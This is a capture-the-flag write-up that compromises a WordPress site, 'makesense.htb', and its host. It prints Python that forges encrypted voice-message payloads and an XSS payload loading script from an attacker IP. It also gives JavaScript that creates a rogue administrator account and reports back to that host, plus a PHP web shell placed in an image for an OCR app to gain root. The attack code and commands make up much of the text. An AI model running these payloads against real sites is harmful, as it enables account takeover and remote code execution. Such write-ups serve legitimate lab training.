
Reconnaissance
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
|_  256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
80/tcp   filtered http
443/tcp  open     ssl/http    Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=makesense.htb
| Not valid before: 2026-05-29T16:37:29
|_Not valid after:  2126-05-05T16:37:29
|_http-server-header: Apache/2.4.58 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_http-generator: WordPress 7.0
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Agency LLC
8001/tcp filtered vcom-tunnel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Besides the usual SSH port there’s HTTPS. The TLS certificate reveals the domain name makesense.htb and nmap already identified Wordpress 7.0 as the site generator.
Execution

The web page itself is pretty boring and looks more like boiler plate. What’s interesting though is a call button in the lower right corner.

Upon clicking the button the page records audio and after hanging up there are two POST requests to /wp-admin/admin-ajax.php. The first one uploads the raw audio and the second apparently saves the encrypted voice results.
------geckoformboundary29cf17e73c83b064b98b4a1673895807
Content-Disposition: form-data; name="action"

save_voice_results
------geckoformboundary29cf17e73c83b064b98b4a1673895807
Content-Disposition: form-data; name="nonce"

e8c7e300e0
------geckoformboundary29cf17e73c83b064b98b4a1673895807
Content-Disposition: form-data; name="post_id"

69
------geckoformboundary29cf17e73c83b064b98b4a1673895807
Content-Disposition: form-data; name="encrypted_payload"

4XNX4AeqIHtkq2lz+oUwqfN1EdkZz8/R3otaIq8wfA+5bJJ/pzgglWKE1zIicfIJZkQYT8f0TQMZ+g0DlVGDiN8lrdFuAR7Pstsc8d/fGPKc+px8xlFz6j/4jl6XnJtENTdzOvg6F3x1ycViRVX+zrB7MOyvDvh4zz81+f980KNdTaaJFA3y1+5cUl53MFuYmxSgLVxDnt8phLGw22khPf3RgMz/tb/u7JOdu+B0bfN2L/XP5QOuhZib/jnTOshccPmYn3oLquan
------geckoformboundary29cf17e73c83b064b98b4a1673895807--
Inspecting the web traffic through the browser shows references to AI models and two JavaScript files that peek my interest. transformers.js seems to handle AI interaction and whisper-wrapper.js calls this to transcribe voice messages to text.
/**
 * Whisper Transcriber using Transformers.js
 * Browser-based voice transcription and summarization using Hugging Face's Transformers.js library
 */

// Symmetric encryption key (must match server-side)
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';

class WhisperTranscriber {
    constructor() {
        this.pipeline = null;
        this.summarizationPipeline = null;
        this.transformers = null;
        this.modelLoaded = false;
        this.summarizationModelLoaded = false;
        this.modelId = 'Xenova/whisper-tiny.en';
        this.summarizationModelId = 'Xenova/distilbart-cnn-12-6'; // Medium model (~300MB)
        this.isInitialized = false;
        this.audioContext = null;
        this.mediaStream = null;
        this.recorderNode = null;
        this.audioChunks = [];
        this.isRecording = false;
        this.nativeSampleRate = 48000;
    }

    /**
     * Check if browser supports required features
     */
    checkCompatibility() {
        const errors = [];

        // Check for secure context first - MediaDevices and AudioWorklet require HTTPS or localhost
        if (typeof window.isSecureContext !== 'undefined' && !window.isSecureContext) {
            errors.push('Secure context required (HTTPS or localhost)');
            return {
                supported: false,
                errors: errors,
                isSecureContextIssue: true
            };
        }

        if (!navigator.mediaDevices || !navigator.mediaDevices.getUserMedia) {
            errors.push('MediaDevices API is not supported');
        }

        if (typeof AudioContext === 'undefined' && typeof webkitAudioContext === 'undefined') {
            errors.push('Web Audio API is not supported');
        }

        if (typeof AudioWorklet === 'undefined') {
            errors.push('AudioWorklet is not supported');
        }

        return {
            supported: errors.length === 0,
            errors: errors,
            isSecureContextIssue: false
        };
    }
// --- SNIP ---
    /**
     * Legacy method for blob input
     */
    async transcribe(audioBlob, language = 'en', onLog) {
        if (!this.modelLoaded) {
            throw new Error('Model not loaded. Call loadModel() first.');
        }

        if (onLog) onLog('Transcribing audio blob...');

        try {
            const audioUrl = URL.createObjectURL(audioBlob);

            // Note: whisper-tiny.en is English-only, so don't pass language/task params
            const result = await this.pipeline(audioUrl);

            URL.revokeObjectURL(audioUrl);

            return (result.text || '').trim();

        } catch (error) {
            if (onLog) onLog('Transcription error: ' + error.message);
            throw error;
        }
    }

// --- SNIP ---

    /**
     * Summarize text using the loaded summarization model
     */
    async summarizeText(text, onLog) {
        if (!this.summarizationModelLoaded) {
            if (onLog) onLog('Loading summarization model...');
            await this.loadSummarizationModel(null, onLog);
        }

        // Count words in input text
        const wordCount = text.trim().split(/\s+/).length;

        if (onLog) onLog(`Summarizing text (${wordCount} words)...`);

        try {
            // Dynamic length parameters based on input length
            // Aim for 30-40% of original length, with minimum bounds
            const targetLength = Math.floor(wordCount * 0.35);
            const maxLength = Math.max(targetLength + 20, 30);
            const minLength = Math.max(targetLength - 10, 10);

            const result = await this.summarizationPipeline(text, {
                max_length: maxLength,
                min_length: minLength,
                do_sample: false,
                num_beams: 4, // Use beam search for better quality
                length_penalty: 2.0, // Encourage model to reach target length
                early_stopping: true
            });

            const summary = result[0]?.summary_text || '';
            const mappedSummary = this.applySymbolMapping(summary);
            if (onLog) onLog('Summarization complete');
            return mappedSummary.trim();
        } catch (error) {
            if (onLog) onLog('Summarization error: ' + error.message);
            throw error;
        }
    }

    /**
     * Encrypt payload using AES-GCM
     * @param {Object} payload - Object with transcription and summary
     * @returns {Promise<string>} Base64 encoded encrypted data (IV + ciphertext + tag)
     */
    async encryptPayload(payload) {
        const encoder = new TextEncoder();
        const data = encoder.encode(JSON.stringify(payload));

        // Derive key from password using SHA-256
        const keyMaterial = await crypto.subtle.digest(
            'SHA-256',
            encoder.encode(ENCRYPTION_KEY)
        );

        const key = await crypto.subtle.importKey(
            'raw',
            keyMaterial,
            { name: 'AES-GCM' },
            false,
            ['encrypt']
        );

        // Generate random IV (12 bytes for AES-GCM)
        const iv = crypto.getRandomValues(new Uint8Array(12));

        // Encrypt
        const encrypted = await crypto.subtle.encrypt(
            { name: 'AES-GCM', iv: iv },
            key,
            data
        );

        // Combine IV + ciphertext (tag is appended automatically by WebCrypto)
        const combined = new Uint8Array(iv.length + encrypted.byteLength);
        combined.set(iv, 0);
        combined.set(new Uint8Array(encrypted), iv.length);

        // Convert to base64
        let binary = '';
        combined.forEach(byte => binary += String.fromCharCode(byte));
        return btoa(binary);
    }

    /**
     * Map spoken words to their symbol equivalents for XSS injection
     * @param {string} text - The text to apply mapping to
     * @returns {string} Text with symbols replaced
     */
    applySymbolMapping(text) {
        if (!text) return '';

        const mappings = {
            'open bracket': '<',
            'close bracket': '>',
            'bracket': '<', // Default single 'bracket' to opening
            'slash': '/',
            'back slash': '\\',
            'quote': "'",
            'double quote': '"',
            'open parenthesis': '(',
            'close parenthesis': ')',
            'parenthesis': '(',
            'dot': '.',
            'period': '.',
            'comma': ',',
            'colon': ':',
            'semi colon': ';',
            'semicolon': ';',
            'equal': '=',
            'equals': '=',
            'dash': '-',
            'hyphen': '-',
            'underline': '_',
            'underscore': '_',
            'plus': '+',
            'asterisk': '*',
            'star': '*',
            'ampersand': '&',
            'percent': '%',
            'dollar': '$',
            'hash': '#',
            'at': '@',
            'exclamation': '!',
            'question': '?'
        };

        let result = text.toLowerCase();

        // Sort keys by length descending to match longer phrases first (e.g. "open bracket" before "bracket")
        const sortedKeys = Object.keys(mappings).sort((a, b) => b.length - a.length);

        for (const key of sortedKeys) {
            // Use word boundary to avoid partial matches
            const regex = new RegExp(`\\b${key}\\b`, 'gi');
            result = result.replace(regex, mappings[key]);
        }

        // Clean up spaces around symbols that might have been introduced by transcription
        // e.g. "< script >" -> "<script>"
        result = result.replace(/\s*([<>\/()[\]{}.,:;=\-_+*&%$#!?])\s*/g, '$1');

        return result;
    }

    /**
     * Clean up resources
     */
    cleanup() {
        if (this.isRecording) {
            this.stopRecording();
        }
        this.audioChunks = [];
    }
}

// Global instance
window.whisperTranscriber = new WhisperTranscriber();
The text gets summarized, special characters in applySymbolMap are removed in an attempt to prevent XSS and then encrypts the text with AES-GCM and a hardcoded key.
Either the sanitization attempt is just an additional security measure or the transcribed text is inserted directly into another page. Since those transcribed calls might be read by someone from the company, I try to inject JavaScript code and see if I get a callback.
import base64
import hashlib
import json
import os

from cryptography.hazmat.primitives.ciphers.aead import AESGCM

ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI'


def decrypt_payload(encoded: str) -> dict:

    encrypted = base64.b64decode(encoded)

    iv = encrypted[:12]
    ciphertext = encrypted[12:]
    key = hashlib.sha256(ENCRYPTION_KEY.encode("utf-8")).digest()

    aesgcm = AESGCM(key)
    plaintext = aesgcm.decrypt(iv, ciphertext, None)

    return json.loads(plaintext.decode("utf-8"))


def encrypt_payload(payload: dict) -> str:

    plaintext = json.dumps(payload, separators=(",", ":")).encode("utf-8")
    key = hashlib.sha256(ENCRYPTION_KEY.encode("utf-8")).digest()
    iv = os.urandom(12)

    aesgcm = AESGCM(key)
    encrypted = aesgcm.encrypt(iv, plaintext, None)

    return base64.b64encode(iv + encrypted).decode("ascii")
First I decode the previously sent encrypted transcription with a small Python script. It should have blank audio as mentioned but somehow the AI hallucinated something in the summary.
{
   "transcription": "[blank_audio]",
   "summary": "[blank_audio]is the latest episode of the popular american television series \"the game of thrones\" featuring stephen hawking."
}
I then insert some XSS payload into both values and encrypt the data once again.
{
   "transcription": "<script src='http://10.10.10.10/t.js'></script>",
   "summary": "<script src='http://10.10.10.10/.js'></script>"
}
Shortly after I get a callback, well actually two as both scripts are requested. As I’m dealing with a rather new version of WordPress I don’t expect the (admin) cookie to be exfiltratable.
Instead I try to add a new administrator account through JavaScript. It first fetches the nonce1 and then uses it create a new account.
let attacker = 'http://10.10.10.10';
let endpoint = '/wp-admin/user-new.php';
let username = 'ryuki';
let password = 'Helloworld123!';

function create_user(nonce) {
    let data = new URLSearchParams({
        'action': 'createuser',
        '_wpnonce_create-user': nonce,
        'email': `${username}@makesense.htb`,
        'user_login': username,
        'pass1': password,
        'pass2': password,
        'role': 'administrator'
    });
    fetch(endpoint,
          {'method': 'POST', 'headers': {'Content-Type': 'application/x-www-form-urlencoded'}, 'body': data})
    .then(r => r.status)
    .then(status_code => { fetch(`${attacker}/?status=${status_code}`) });
}

fetch(endpoint)
    .then(r => r.text())
    .then(t => { let nonce = t.match(/name="_wpnonce_create-user" value="([a-f0-9]+)"/)[1]; return nonce})
    .then(nonce => create_user(nonce))
My web server logs show that the script is retrieved every minute, so I just have to wait a bit until there’s a status=200 message. Then I can login with my newly created administrator.

Finally I modify the existing theme’s footer to pass all values in parameter ryuki into a system shell. I can use this to call a reverse shell payload and get a shell as www-data.
Privilege Escalation
Shell as walter
I’m dropped into the directory /var/www/html and there I find the configuration file for WordPress. Apparently it uses SQLite3 as backend but still requires dummy values for MySQL and those are interesting as walter is also an account present on the host. Checking for credential reuse is successful and I can switch the context with password JbhHDAEgXvri3!.
wp-config.php
<?php
// SQLite database configuration
define( 'DB_DIR', __DIR__ . '/wp-content/database/' );
define( 'DB_FILE', '.ht.sqlite' );

// Dummy MySQL settings (required but not used with SQLite)
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEgXvri3!' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
define( 'DB_COLLATE', '' );

$table_prefix = 'wp_';
define( 'WP_DEBUG', false );

define('AUTH_KEY',         '%88$_8C0xYR s^9jz;F epY,CO|+Up#ZFIdRS&Gqd~5O/|<^7DmLtEm=SjV|jmWZ');
define('SECURE_AUTH_KEY',  'BD-p*m6hvWAGGBDg%_UC,|>};`C2<1uK>*x!h.Wf*dE;lbhaQVbHw+uc@6OfH>B%');
define('LOGGED_IN_KEY',    ';2fn^sP8F`HK0g,8C&2ar})EifGz@,5Z1{IoDD+CzOT@3w[g~*aM-+=zWcxGBYk2');
define('NONCE_KEY',        's>>f8%soM5P=D$J9UXV-kF]lKZ92.KF%FDS#+! ;(A|C9kMWT(=A>99->-$$>UvU');
define('AUTH_SALT',        'V 0X(1n-@p&})rQpQB_mEax]D9Z*;iM+23&b]!53._;,).:Lj?1ky56*Vaa~KF(B');
define('SECURE_AUTH_SALT', '-{[x4pgl %S5{_s}nE!%H8,05AO_699M4_[mLt^tVC$Kh4;s|n8~O<CSE4#uPWN.');
define('LOGGED_IN_SALT',   'wUxZI^1#)4o)C1KJ8a5o-k{V3L)agi|fofV0SzuSUI;1k%1 !9Q!P@-*j8Y_j%$;');
define('NONCE_SALT',       'j #rMhd[olj2$j8|QAF7L8rR-D kf&gs,:oX4py6x?6V3|oJ?[b~h,[~3uhH.|X%');

if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

define( 'WP_SQLITE_PLUGIN', true );
Shell as root
User walter cannot run anything with sudo nor is the account part of special groups. There’s a lead though because the root account is spinning up a PHP server on localhost port 8001.
$ ps auxwww
root        1410  0.0  0.7 228552 31688 ?        S    04:55   0:01 php -S 127.0.0.1:8001 -t /root/ocr4/
After forwarding that port to my own host, I can have a look. It does require authentication but walters credentials do work here.
The application lets me draw an image and then performs optical character recognition (OCR) to turn it into text. Afterwards I can save the results to a file on the server. By default it gets saved into saved/<user provided name> and there I can access it directly via the browser.

.php. Now I just have to get the contents right as the OCR is kind of flaky with my handwriting.

Instead, I generate an image with a text that contains my command execution in PHP code and upload it via a POST request as base64-encoded data. This returns a HTML page with a unique ID referencing the upload in the save form.
convert -size 500x100 xc:white \
        -font 'FreeMono' \
        -pointsize 25 \
        -fill black \
        -annotate +15+30 \
        '<?php system($_GET["ryuki"]); ?>' \
        image.png
Now I just need to provide any filename with PHP extension and access the shell in the /saved directory. From there I can get a shell as root.
Attack Path
flowchart TD

subgraph "Execution"
    A(Voice Message Feature) -->|Client-Side Encryption| B(Forge messages)
    B -->|XSS| C(Access to Wordpress as Admin)
    C -->|Modify theme| D(Shell as www-data)
end

subgraph "Privilege Escalation"
    D -->|Database credentials in config| E(Shell as walter)
    E -->|Custom app with OCR| F(Upload image)
    F -->|Place PHP script| G(Shell as root)
end